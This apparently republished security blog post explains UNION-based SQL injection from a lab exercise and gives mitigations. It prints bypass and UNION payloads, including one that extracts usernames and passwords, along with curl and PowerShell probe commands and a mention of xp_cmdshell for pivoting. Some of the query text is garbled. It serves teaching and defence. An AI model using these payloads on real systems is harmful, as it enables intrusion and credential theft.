Listen to this Post
Introduction:

SQL Injection (SQLi) remains a critical web application vulnerability, ranked among the OWASP Top 10. It allows attackers to interfere with an application’s database queries, often leading to data theft, authentication bypass, and full system compromise. This deep dive explores the mechanics of a classic SQLi attack, as demonstrated in a recent lab solution, and provides a comprehensive guide to both exploitation for ethical hacking understanding and, most importantly, robust mitigation for developers.
Learning Objectives:
- Understand the fundamental mechanics of a UNION-based SQL Injection attack.
- Learn to construct and test basic SQLi payloads in a controlled environment.
- Implement definitive, code-level protections using parameterized queries across multiple programming languages.
You Should Know:
1. Anatomy of a Basic SQL Injection Bypass
The lab scenario reveals a common flaw: dynamic SQL string concatenation using unsanitized user input. The backend intends to show only released products (released = 1). The attacker injects a payload that alters the query’s logic.
Step-by-Step Guide:
Target Query: `SELECT FROM products WHERE category = ‘
' AND released = 1`


<h2 style="color: yellow;"> Attacker Input: `' OR 1=1--`</h2>

Resulting Query: `SELECT  FROM products WHERE category = '' OR 1=1--' AND released = 1`
 Explanation: The single quote (<code>'</code>) closes the `category` parameter. `OR 1=1` adds a condition that is always true, returning all rows. The double-dash (<code>--</code>) comments out the remainder of the original query, including the `AND released = 1` restriction. This bypasses business logic, exposing all products.

<ol>
<li>Manual Testing & Reconnaissance with cURL and PowerShell
Before complex attacks, test for vulnerability. Use command-line tools to probe endpoints.</li>
</ol>

<h2 style="color: yellow;">Step-by-Step Guide (Linux/macOS with cURL):</h2>

[bash]
 Test for basic error-based SQLi
curl -s "https://vulnerable-site.com/products?category=Gifts'" | grep -i "sql|error|syntax"

Send the bypass payload encoded
curl -s "https://vulnerable-site.com/products?category=Gifts%27%20OR%201=1--"
Step-by-Step Guide (Windows with PowerShell):
 Test for basic error-based SQLi
Invoke-WebRequest -Uri "https://vulnerable-site.com/products?category=Gifts'" | Select-String -Pattern "sql|error|syntax"

Send the bypass payload
Invoke-WebRequest -Uri "https://vulnerable-site.com/products?category=Gifts' OR 1=1--"
3. Exploiting Further: Extracting Data with UNION Attacks
A successful bypass is just the start. Use `UNION` to extract data from other database tables.
Step-by-Step Guide:
- Determine the number of columns using `ORDER BY` or `UNION SELECT NULL,…` until the query executes without error.
' ORDER BY 5--
' UNION SELECT NULL,NULL,NULL,NULL--
2. Identify column data types by injecting strings/numbers.
' UNION SELECT 'test',NULL,NULL,NULL--
3. Extract sensitive data.
' UNION SELECT username, password, NULL, NULL FROM users--
4. The Absolute Defense: Implementing Parameterized Queries
The post’s lesson is paramount: never concatenate user input. Use parameterized queries (prepared statements), where SQL code and data are sent separately.
Step-by-Step Guide (Python with SQLite3):
 VULNERABLE - CONCATENATION
user_input = "Gifts' OR 1=1--"
query = f"SELECT  FROM products WHERE category = '{user_input}' AND released = 1"

SECURE - PARAMETERIZED QUERY
import sqlite3
conn = sqlite3.connect('db.sqlite3')
cursor = conn.cursor()
safe_query = "SELECT  FROM products WHERE category = ? AND released = 1"
cursor.execute(safe_query, (user_input,))  Data is safely passed as a parameter
Step-by-Step Guide (PHP with PDO):
// VULNERABLE
$category = $_GET['category'];
$query = "SELECT  FROM products WHERE category = '$category' AND released = 1";

// SECURE - PDO Prepared Statement
$pdo = new PDO($dsn, $user, $pass);
$stmt = $pdo->prepare("SELECT  FROM products WHERE category = :category AND released = 1");
$stmt->execute(['category' => $category]);
5. Building a Safe Testing Environment with Docker
Learn and test ethically. Set up a vulnerable lab locally.
Step-by-Step Guide:
 Pull and run a deliberately vulnerable app (e.g., OWASP Juice Shop)
docker pull bkimminich/juice-shop
docker run -d -p 3000:3000 bkimminich/juice-shop

Access the lab at http://localhost:3000 and practice attacks safely.
- Integrating Security into the SDLC: SAST & DAST
Shift security left. Use automated tools to catch vulnerabilities early.
Step-by-Step Guide:
Static Application Security Testing (SAST): Use tools like `bandit` for Python or semgrep.
 Scan Python code for common vulnerabilities
bandit -r ./myapp/
Dynamic Application Security Testing (DAST): Run automated scanners against a running test instance.
 Basic scan with OWASP ZAP (headless mode)
docker run -v $(pwd):/zap/wrk/:rw -t owasp/zap2docker-stable zap-baseline.py \
-t http://your-test-app:8080 -g gen.conf -r testreport.html
- Beyond the Database: Command Injection & OS Pivoting
A critical SQLi might lead to a compromised database server. If the DBMS supports functions like `xp_cmdshell` (MSSQL) or `SELECT sys_exec()` (some MySQL variants), it can lead to full system takeover.
Step-by-Step Guide (Mitigation – Hardening the DB Server):
Principle of Least Privilege: Run database processes under a dedicated, low-privilege OS user account.
Disable Dangerous Functions: Explicitly disable extended procedures and unnecessary plugins.
-- In MSSQL
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 0;
RECONFIGURE;
What Undercode Say:
- The Vulnerability is Elementary, The Impact is Catastrophic. SQLi is a 25-year-old flaw, yet it persists because of fundamental coding oversights. Its exploitation is often the first step in major data breach chains, leading to regulatory fines and reputational ruin.
- Defense is a Design Paradigm, Not a Feature. Relying on input sanitization is fragile. Security must be baked into the data access layer itself through the mandatory use of parameterized queries or ORMs that utilize them. This is a non-negotiable coding standard.
Prediction:
While SQL injection will gradually decrease in prevalence due to widespread awareness and improved frameworks, it will not vanish. It will morph and persist in complex, legacy, and misconfigured systems, particularly within IoT APIs and poorly migrated cloud applications. The future battleground will be less about simple string concatenation and more about exploiting edge cases in Object-Relational Mappers (ORMs), bypassing Web Application Firewall (WAF) rules using sophisticated obfuscation, and chaining SQLi with other vulnerabilities in serverless architectures. Automated AI-powered code reviewers will become standard in CI/CD pipelines, catching a majority of these flaws before deployment, but the human element—the developer trained to write secure code first—remains the ultimate defense.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Tejbhan Prajapat – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


